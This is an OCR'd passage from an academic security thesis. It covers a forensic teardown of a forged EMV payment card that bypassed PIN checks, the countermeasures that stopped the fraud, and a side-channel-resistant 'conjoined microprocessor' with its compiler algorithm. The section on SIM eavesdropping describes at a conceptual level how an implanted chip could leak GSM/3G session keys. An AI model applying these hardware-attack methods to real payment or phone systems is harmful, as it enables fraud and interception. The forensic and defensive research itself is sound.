


Figure 6.13: Power trace of the forgery during the VerifyPIN command. Notice the absence of a retransmission on the power trace before the returning of `SW1 SW2`.

6.1.4.3 GetData commands

When sent a GetData command, the card seems to modify some values used for risk management purposes, so as to manipulate the PoS. The level of resolution offered by power trace analysis (Figure 6.14) is insufficient for seeing when this happens.

6.1.5 Destructive analysis

We finally de-capsulated the forged module to analyze its internal structure. Results are shown in Figures 6.15 to 6.17.

The `Vcc`, `RST`, `CLK`, `GND` contacts of the FUN card are connected to the corresponding pins of the stolen card (`Vcc` to `Vcc`, `RST` to `RST` etc.). However the stolen card's `IO` pin is connected to the `SCK` pin of the FUN card (Figure 6.18).

6.1.5.1 Anti-forensic countermeasures

Figure 6.19 shows that the perpetrators scratched the printed circuit copper track of `SCK` to conceal the traffic transiting *via* `SCK`. Recall that `SCK` is the most informative signal in the device because `SCK` is used by the FUN card to communicate with the stolen card.




Figure 6.14: Power consumption during a GetData command.




Figure 6.15: (1) Connection grid; (2) Stolen card's module (outlined in blue); (3) Stolen card's chip; (4) FUN card module; (5) Weldings of connection wires.

During questioning by law enforcement, two reasons were advanced by the perpetrator for doing so. The first was, indeed, the intention to make forensic analysis harder. The second is way more subtle: using a software update, PoSs could be modified to spy the traffic on SCK. This would have allowed deploying a software countermeasure that would have easily detected forged cards.

6.1.6 Aftermath & lessons learned

The forensic report produced by the authors of this paper was sufficient for the court to condemn the perpetrators. During our testimony we underlined to the court that this case shows that organised crime is following very attentively advances in information security. We also noted that producing the forgery required patience, skill and craftsmanship. It is important to underline that, as we write these lines, the attack described in this paper is not applicable anymore, thanks to the activation of a new authentication mode (CDA, Combined Data Authentication) and network level protections acting as a second line of defense. Until the deployment of CDA, this fraud was stopped using network-level counter-measures and PoS software updates. While we cannot detail the network-level countermeasures for confidentiality reasons[23], the following two fixes allowed to immediately stop the fraud:

Parity faults We assumed that the fraudster only implemented the just-enough functionalities allowing to perform the fraud. This was indeed the case: when injecting byte-level parity errors into bytes transmitted from the PoS to the FUN card, the FUN card did not request byte retransmission as mandated by the ISO/IEC 7816 standard. Coding, testing and deploying this countermeasure took less than a week.

[23]These can potentially be efficient against yet unknown future forms of fraud.




Figure 6.16: (1) FUN card module; (2) genuine stolen card; (3) welded wire.




Figure 6.17: Original EMV chip clipped by the fraudsters, with the cut-out pattern overlaid.




Figure 6.18: Wiring diagram of the forgery.

Abnormal applicative behavior The forged card replies with a status word equal to `0x9000` to VerifyPIN commands sent *outside* of a transaction context (e.g. just after a reset). This is incompliant with EMV specifications (where a PIN is necessarily attached to a previously selected application) and proves that the FUN card is not context-aware. Coding, testing and deploying this countermeasure was done overnight.

In addition, four other software-updatable countermeasures were developed and tested, but never deployed. These were left for future fraud control, if necessary.

Nonetheless, this case illustrates that, as a rule of thumb, an unmalleable cryptographic secure channel must always exist between cards and readers. Other (more expensive) solutions allowing to avoid man-in-the-middle devices consist in relying on physical attestation techniques such as [MMC06].

6.1.7 Other applications of miniature spy chips

The technique explained in this paper can be generalized to attack non-payment devices.

6.1.7.1 Eavesdropping mobile communications

By extracting a chip from a FUN card and implanting it under the SIM connector of a smartphone, mobile communications can be monitored and decrypted. The demonstrator, on which we currently work, functions as follows: GSM and 3G communication confidentiality is based on session keys (denoted Kc, CK and IK) transmitted by the SIM to the phone. These session keys are derived from a random challenge (RAND) sent from the Authentication server (AuC) to the SIM (see Figure 6.20). A FUN card implanted under the reader can easily monitor these exchanges and record Kc, CK and IK in EEPROM.

While this happens, the opponent intercepts and records encrypted voice communications without decrypting them. It remains to extract the captured key material and transmit it to the attacker. This is far from being a trivial task given that, unlike the EMV fraud case that we have just analyzed, a FUN card implanted under a card reader does not actively control the SIM.




Figure 6.19: Anti-forensics precautions taken by the perpetrator. Zoom on parts of Figure 6.18 (fraudulent card), Figure 6.6 (X-ray of the fraudulent card), and Figure 6.7 (unmodified FUN card). The abrasion and cut wire are clearly visible.




Figure 6.20: 3G authentication protocol (simplified).

As strange as this may sound, as a matter of fact *it does*, assuming that the FUN card can read bits quicker than the phone (which is the case in practice). The ISO/IEC 7816 protocol relies on the fact that the `IO` signal connecting the card to the reader is pulled-up. This means that a party wishing to communicate pulls-down the `IO` and hence signals a zero to the other party. When the communicator's port is switched to high impedance, the line automatically goes up again. Hence, if we connect the FUN card's `IO` to the SIM connector's `IO`, both the FUN card and the legitimate SIM can signal zeros to the phone. In other words, the phone will see the information $b_f \wedge b_s$ where b_f and b_s (respectively) denote the bits sent by the FUN card and by the SIM.

To prove its identity to the network, the SIM returns to the AuC a response called SRES (or RES). Hence, the FUN card can intervene in the transmission of RES and force some of RES's bits to zero. Because RES is false the authentication will fail *but* information (in which the FUN card can embed Kc, CK or IK) will be broadcast to the attacker over the air. This precise information encoding problem was already considered by Rivest and Shamir in [RS82].

The implementation of this strategy is technical. It requires more than just turning bits to zero, because every byte sent from the SIM to the phone has a parity bit. Switching a single bit to zero means that the parity bit must also be flipped, which can only be done when the parity is one. Hence, the FUN card needs to compute the parity p of bits [0:6]. If $p = 0$ or bit 7 is zero, the FUN card remains quiet. Else, the FUN card pulls down the `IO` during bit 7 *and* during the parity. Another option consists in pulling down two data bits during transmission and leaving the parity unchanged.

6.1.7.2 Characterising unknown readers

Consider the case of a border control device, produced and sold in small quantities, to carefully chosen clients. Users are given identification cards that interact with the device, but the description of the ISO commands exchanged between the card and the device is kept confidential. Exhausting all possible commands is impossible because critical-infrastructure cards usually embed a ratification counter that limits the number of unknown commands to 10 before definitively blocking the card.

An intelligence agency wishing to characterise the readers and understand how they work may construct a "chip-in-the-middle" command recorder based on a FUN card and a genuine identification card. The ISO command set could then be retrieved for later analysis.

6.1.7.3 Low-cost hardware security modules

In a number of industrial settings, keys, signatures or ciphertexts must be generated at a fast pace. A smart-card has relatively strong tamper resistance defences but modest computational capabilities.

Figure 6.21: An industrial multi-SIM reader.




Figure 6.22: Proposed low-cost HSM design based on SIM cards.

Hardware Security Modules (HSMs) are expensive devices featuring both tamper-resistance and important computational capabilities.

A number of manufacturers propose multi-smart-card readers (Figure 6.21). In such readers, a central processor establishes distinct one-to-one connections with each smart-card. An alternative HSM concept, illustrated in Figure 6.22, would consist in simply wiring card modules to each other. Power and clock supply would be common to all card modules. All card modules will be reset at once (given that `IO` is pulled up, the simultaneous emission of answers to reset will not cause signal conflicts). Communicating with individual modules will only require the (software) coding of a non-ISO protocol, where modules monitor `IO` and emit information to the reader while avoiding collisions.

6.2 The conjoined microprocessor

Abstract

Over the last twenty years, the research community has devised sophisticated methods for retrieving secret information from side-channel emanations, and for resisting such attacks. This paper introduces a new CPU architecture called the Conjoined Microprocessor (CμP). The CμP can randomly interleave the execution of two programs at very low extra hardware cost. We developed for the CμP a compiler that turns a target algorithm into two separate queues $\mathcal{Q}_0$ and $\mathcal{Q}_1$ that can run in alternation. $\mathcal{Q}_0$ and $\mathcal{Q}_1$ fulfill the same operation as the original target algorithm. Power-analysis resistance is achieved by randomly alternating the execution of $\mathcal{Q}_0$ and $\mathcal{Q}_1$, with different runs resulting in different interleavings. Experiments reveal that this architecture is indeed effective against CPA.

This is joint work with Ehsan Aerabi, A. Elhadi Amirouche, Houda Ferradi, David Naccache, and Jean Vuillemin. This work was presented at HOST 2016, MacLean (VA, USA) and published in [AAF+16].

6.2.1 Introduction

Over the last twenty years, the research community has devised sophisticated methods for retrieving secret information from side-channel emanations and for resisting such attacks. We assume that the reader is familiar with side-channel attacks such as SPA, DPA [KJJ99] and CPA [BCO04] that we do not re-describe here.

This paper introduces a new CPU architecture called the *Conjoined Microprocessor* (CμP). The CμP can be seen as the electronic equivalent of conjoined twins. In biology the term *conjoined twins* designates identical twins joined *in utero*. Conjoined twins usually share a few vital organs such as the heart or the liver. The CμP has one ALU (Arithmetic and Logical Unit) and one RAM space but two independent register banks and two independent stacks. This enables the CμP to take two queues of codes that modify the same RAM space and alternate randomly their execution. CμP hardware relies on a compiler that transforms the target algorithm into two separate code queues $\mathcal{Q}_0$ and $\mathcal{Q}_1$ run in alternation. Q_0 and Q_1 fulfill the same operation as the original target algorithm. Thus, $\mathcal{Q}_0$ and $\mathcal{Q}_1$ co-operate to alternatively modify the same RAM space and perform a specific computational task.

Attacks such as CPA or DPA exploit a device's power consumption at a specific clock cycle t_0. The statistical exploitation of data-related power variations usually requires a large number of re-runs. CPA and DPA are based on the observation that during t_0, secret data being processed and power consumption are correlated. Algorithms are often designed to run in constant time to thwart timing attacks [Koc96], but constant-time implementations enable attackers to align the power traces of consecutive runs, focus on t_0, and perform statistical analysis. The opponent can then guess the secret data (usually a byte of it) and check whether this guess is correct. A correct guess will produce a power trace that resembles the real consumption at t_0.

The rationale of the CμP idea is to prevent such attacks by randomly alternating between $\mathcal{Q}_0$ and $\mathcal{Q}_1$, i.e. shuffling instructions on the fly, and thus change the clock cycles at which sensitive data is being processed between executions. Even if an attacker succeeds in targeting a given clock cycle t, power consumption at t also depends on the instructions executed before t. Thereby the CμP hinders the attacker's efforts at the expense of a small overhead on the device.

The advantages of the CμP architecture are the following:

- An opponent trying to exploit side-channel leakage is faced with the problem of correctly partitioning operations in time. In addition, the power consumption at time t does not only depend on opcode_t but also on opcode_{t-1}. If these opcodes belong to two different $\mathcal{Q}_i$s, the power traces of the two processes will influence and blur each other.
- The insertion of random wait-states is a popular countermeasure (e.g. [CCD00; CK09; CK10]) but wait-states impact system performance by slowing down computations (i.e. when the system marks a halt to mislead the opponent, time is inevitably lost). Alternating between two fully *useful* processes does not cause any time loss and preserves *global* system determinism. Previous works using shuffling methods focus on specific algorithms (e.g. [KY09; MSH09; THM07]) or demand large runtime resources such as area and power [MMS01].
- Because conjoining does not duplicate the ALU and the RAM (which are the most expensive chip parts in terms of surface) but only a few registers, conjoining is relatively cheap.

- Finally, by turning off one of the two processes, CμP runs code with total backward compatibility. Conversely, by just skipping the conjoining opcodes, CμP code is automatically serialized on-the-fly for a non-conjoined μP.

As we will subsequently see, the main challenge in designing the CμP is not that much the CμP's hardware design but the compilation of code for the CμP.

We adapted compilation tools [KAS+10] to generate code that can be run safely in alternation, and combined these tools with optimization strategies [AK01] to overcome the lack of symbolic information, missing function indices and implicit induction variables. We also propose a method to interleave straight-line codes in Section 6.2.3.

Section 6.2.2 provides technical background. Section 6.2.3 overviews the methods for alternating code used in the compilation process for the CμP. Section 6.2.4 provides implementation details. Section 6.2.5 illustrates the additional resistance to CPA and DPA brought by the CμP. We did not subject the CμP to higher-order or non-linear power analyses[24]. We also expect the CμP to increase resistance against other side-channels such as EM radiation or heat dissipation, although we did not perform such experiments as yet.

6.2.2 Technical background

6.2.2.1 Reordering constraints for dependent instructions

The CμP is designed for the interleaved non-deterministic execution of two (or more) instruction streams[25]. This requires all possible code interleaving configurations to be equivalent. To guarantee the equivalence of two instances of an algorithm, we use the following result [AK01, Theorem 1]:

Theorem 6.1 *Any reordering transformation ϕ that preserves every dependence in a program preserves the meaning of that program.*

In this theorem the word *dependence* refers to Write-after-Write (WaW), Write-after-Read (WaR) or Read-after-Write (RaW) relationships between instructions. Recall that WaW, WaR and RaW are *data hazards* that occur when instructions exhibiting data dependence modify data concurrently. We illustrate these hazards with simple examples in Table 6.1 assuming that, to perform correctly a given computational task, $\texttt{opcode}_1$ must *precede* $\texttt{opcode}_2$. The problematic variable in the following three examples is `x`.

Table 6.1: Different types of dependence.

	RaW	WaR	WaW
$\texttt{opcode}_1$	`x := a`	`a := x`	`x := a`
$\texttt{opcode}_2$	`b := x`	`x := b`	`x := b`

There are three situations in which a data hazard can occur:

- **RaW (true dependence):** $\texttt{opcode}_2$ tries to read a variable before $\texttt{opcode}_1$ could write it. i.e. $\texttt{opcode}_2$ refers to a result that has not been calculated yet.

  In Table 6.1. $\texttt{opcode}_1$ saves a value in `x` and $\texttt{opcode}_2$ is expected to move this value into `b`. Hence, $\texttt{opcode}_1$ and $\texttt{opcode}_2$ do not commute. This is a data dependence because $\texttt{opcode}_2$ *depends* on the successful completion of $\texttt{opcode}_1$.

- **WaR (anti-dependence):** $\texttt{opcode}_2$ tries to write a variable (`x`) before $\texttt{opcode}_1$ could read it. A brief look at the WaR column of Table 6.1 shows that $\texttt{opcode}_1$ and $\texttt{opcode}_2$ do not commute.

- **WaW (output dependence):** In this configuration $\texttt{opcode}_2$ tries to write a variable (`x`) before $\texttt{opcode}_1$ writes it. Here as well, opcodes do not commute[26].

[24] That being said, such advanced methods are usually more sensitive to noise than CPA or DPA, and require more traces [BGP+11].

[25] In the following sections, instruction streams will also be referred to as "queues", "programs" or "codes" and will be denoted by $\mathcal{Q}_0$ and $\mathcal{Q}_1$.

[26] The reader may question the usefulness of overwriting `x`. Such a situation may occur if `x` is an I/O port for instance.

Conversely, a transformation ϕ does not yield an equivalent program (ϕ is an *invalid transformation*) if ϕ changes the order of two opcode$_i$s referring to a same memory location when at least one of these opcode$_i$s is a write. Otherwise ϕ is defined as *valid*.

Kennedy et al. [AK01] introduced a set of methods for loop dependence testing and parallelization which are complete and adequate for our purpose. Kotha et al. [KAS+10] applied a subset of these methods to parallelize binary codes. Both approaches are integrated in the CμP compilation toolkit.

6.2.3 Parallelization and alternation

To recompile a program $\mathcal{P}$ into the two alternatable queues of codes $\mathcal{Q}_0$ or $\mathcal{Q}_1$, we distinguish program parts that belong to loops from straight-line program parts (that do not belong to loops), and treat them differently.

6.2.3.1 Loop and straight-line code sections

To split a program $\mathcal{P}$ into $\mathcal{Q}_0$ and $\mathcal{Q}_1$, we start by dividing $\mathcal{P}$ into *loop* and *straight-line* sections: A *loop* is a set of instructions that successively reiterates until a certain condition is met. Whatever falls outside loop boundaries is considered as *straight-line* code.

Each instruction of a straight-line section is assigned to $\mathcal{Q}_0$ or $\mathcal{Q}_1$ based on its dependences with the instructions previously assigned to that $\mathcal{Q}_i$. Assigning is done by Algorithm 22.

Loop and nested loop code sections are parallelized using [AK01; KAS+10].

6.2.3.2 Synchronizing instruction queues

It is someties necessary to pause the execution of one $\mathcal{Q}_i$, to make sure that executing instructions in two queues never violates dependence. This requires adding new synchronization opcodes to the CμP's instruction-set. Instruction queues are synchronized using the (new) *barrier* (`brr`) and *carrier* (`crr`) instructions. In the following, `brr` and `crr` instructions will be referred to by the generic notation `xrr`.

- `brr` is used to enforce the correct order of execution of two instructions belonging to different $\mathcal{Q}_i$s. Each `brr` is followed by a memory address (`brr M`). The queue issuing a `brr` instruction will be stalled until the other queue executes the instruction at address `M`. Table 6.2 gives a 68HC05 example for `brr`. Assume the `lda mem1` in $\mathcal{Q}_0$ must be processed before the `sta mem1` in $\mathcal{Q}_1$. `brr` stalls $\mathcal{Q}_1$ until $\mathcal{Q}_0$ reaches `LABEL1`.

- `crr` is used to transfer a register value from one queue to another. Each `crr` is followed by a memory address `M` and a register name `Y` (`crr M,Y`). The queue $\mathcal{Q}_i$ issuing the `crr` instruction will be stalled until $\mathcal{Q}_{1-i}$ executes the instruction at address `M`, and then the contents of register `Y` are carried (copied) from $\mathcal{Q}_{1-i}$ to the $\mathcal{Q}_i$. Table 6.3 illustrates the use of `crr`. Suppose that the `add` in $\mathcal{Q}_1$ requires the value loaded into register `A` from `mem1` in $\mathcal{Q}_0$. `crr` waits until `lda` finished, then it transfers the contents of Q_0's `A` into $\mathcal{Q}_1$'s `A`. Then the `add` instruction is processed.

Table 6.2: Barrier synchronization instruction `brr`.

$\mathcal{Q}_0$	$\mathcal{Q}_1$
...	...
`lda mem1`	`brr LABEL1`
`LABEL1:`	`sta mem1`
...	...

6.2.3.3 Algorithm for straight-line code

The k-th instruction of a program is denoted by opcode$[k]$. We denote by $D[k]$ and $S[k]$ the sets of all *destination* instructions (an instruction that must be executed *after* opcode$[k]$) and *source* instructions (an

Table 6.3: Carrier synchronization instruction `crr`.

$\mathcal{Q}_0$	$\mathcal{Q}_1$
...	...
`lda mem1`	`crr LABEL2,A`
`LABEL2:`	`add 0x20`
...	...

instruction that must be executed *before* opcode$[k]$), respectively; $\mathcal{Q}_i[k]$ is the queue that opcode$[k]$ belongs to ; $n[k]$ is the number of instructions that must be executed before instruction opcode$[k]$ can be assigned[27].

Finally, we introduce $R[k] \in \{0, 1\}$, the *recommended queue index*, which is determined from the instructions in $S[k]$.

Figure 6.23 illustrates this process for a short program: seven instructions affect registers `A` (*accumulator*) and `X` (*index*). Their dependence graph is illustrated in Figure 6.24a. Each node is an instruction and each directed edge is a dependence between two instructions. The `incx` at line 4 has the attribute $D[4] = \{(\texttt{X}, 6), (\texttt{X}, 7)\}$ because its writing of register `X` must be executed before line 6 and 7 and the `lda` at line 1 has the attribute $D[1] = \{(\texttt{mem1}, 6), (\texttt{A}, 3)\}$.

```
1    lda mem1    ;    A ← mem1
2    ldx mem2    ;    X ← mem2
3    inca        ;    A ← A+1
4    incx        ;    X ← X+1
5    sta mem2    ;    mem2 ← A
6    stx mem1    ;    mem1 ← X
7    mul         ;    X:A = 256*X+A ← A*X
```

Figure 6.23: Sample program and opcode attributes.

Now each instruction must be assigned to a queue for the program to be effectively executed. The assigning process is described in Algorithm 22. Each iteration begins by selecting a node having no input edge, or having all its adjacent source nodes assigned. We refer to this node as the *current* node. The algorithm then assigns the current node to a queue and ends when all nodes are assigned. Choosing the appropriate queue is based on two conditions:

1. Already assigned instructions can assign a queue to their destinations. This is called *recommendation*.

2. If the node has no recommendation, it is assigned to the shorter queue.

After determining the appropriate queue, and assigning the current node to the queue, Algorithm 22 updates the nodes that depend on the current node.

To find out if a synchronizing instruction `xrr` is required, the algorithm checks whether a source instruction of the current node has been assigned to the other queue or not; if so, it inserts an appropriate `brr` or `crr`.

6.2.3.4 A toy example

To show how Algorithm 22 works, we apply it to the code of Figure 6.23. In Figure 6.24, bold rectangles show the instruction processed by Algorithm 22 at each step. Plain arrows represent the analyzed code's dependences. Bold arrows denote recommendation paths and gray nodes represent assigned opcodes that will not be processed again.

[27] $n[k]$ is initialized by $\#S[k]$ and decremented whenever one of the sources of opcode$[k]$ is assigned to a queue. When $n[k]$ reaches zero, opcode$[k]$ can be safely assigned.

Algorithm 22: Queue Generating Algorithm

Input: Program $\mathcal{P}$.
Output: Queues $\mathcal{Q}_0$ and $\mathcal{Q}_1$.

Initialisation

1. for $k \leftarrow 1$ to $|\mathcal{P}|$
2. $\quad D[k] \leftarrow$ destinations of opcode$[k]$
3. $\quad S[k] \leftarrow$ sources of opcode$[k]$
4. $\quad n[k] \leftarrow \#S[k]$
5. $\quad \mathcal{Q}_i[k] \leftarrow -1$
6. $\quad \mathcal{R}[k] \leftarrow -1$

Node assignation

7. while $\exists k$ s.t. $Q_i[k] = -1$ and $n[k] = 0$
8. $\quad$ if $\mathcal{R}[k] \neq -1$
9. $\quad\quad \mathcal{Q}_i[k] \leftarrow \mathcal{R}[k]$
10. $\quad$ else
11. $\quad\quad$ assign opcode$[k]$ to the shortest queue
12. $\quad$ if $\exists (R, J) \in S[k]$ s.t. $\mathcal{Q}_i[J] \neq \mathcal{R}[k]$
13. $\quad\quad$ insert required `xrr` instructions before opcode$[k]$ in $\mathcal{R}[k]$
14. $\quad$ recommend $\mathcal{Q}_i[k]$ to appropriate nodes in $D[k]$
15. $\quad$ for $(r, \ell) \in D[k]$
16. $\quad\quad n[\ell] \leftarrow n[\ell] - 1$
17. return $\mathcal{Q}_0, \mathcal{Q}_1$

The procedure starts by considering the instruction at line 1, which is assigned to $\mathcal{Q}_0$, while queue $\mathcal{Q}_0$ is recommended to the 3rd instruction (Figure 6.24b). The algorithm then proceeds to the next sourceless node, which is the 2nd instruction (Figure 6.24c). Now the 3rd and 4th instructions have a recommended queue equal to 0 and 1 respectively, so the algorithm will assign the 3rd instruction to $\mathcal{Q}_0$ and the 4th to $\mathcal{Q}_1$. Note that the 3rd instruction and its source (1st inst.) have been assigned to the same queue, so that no `xrr` is required (Figure 6.24d); the same remark applies to the 4th instruction (Figure 6.24e).

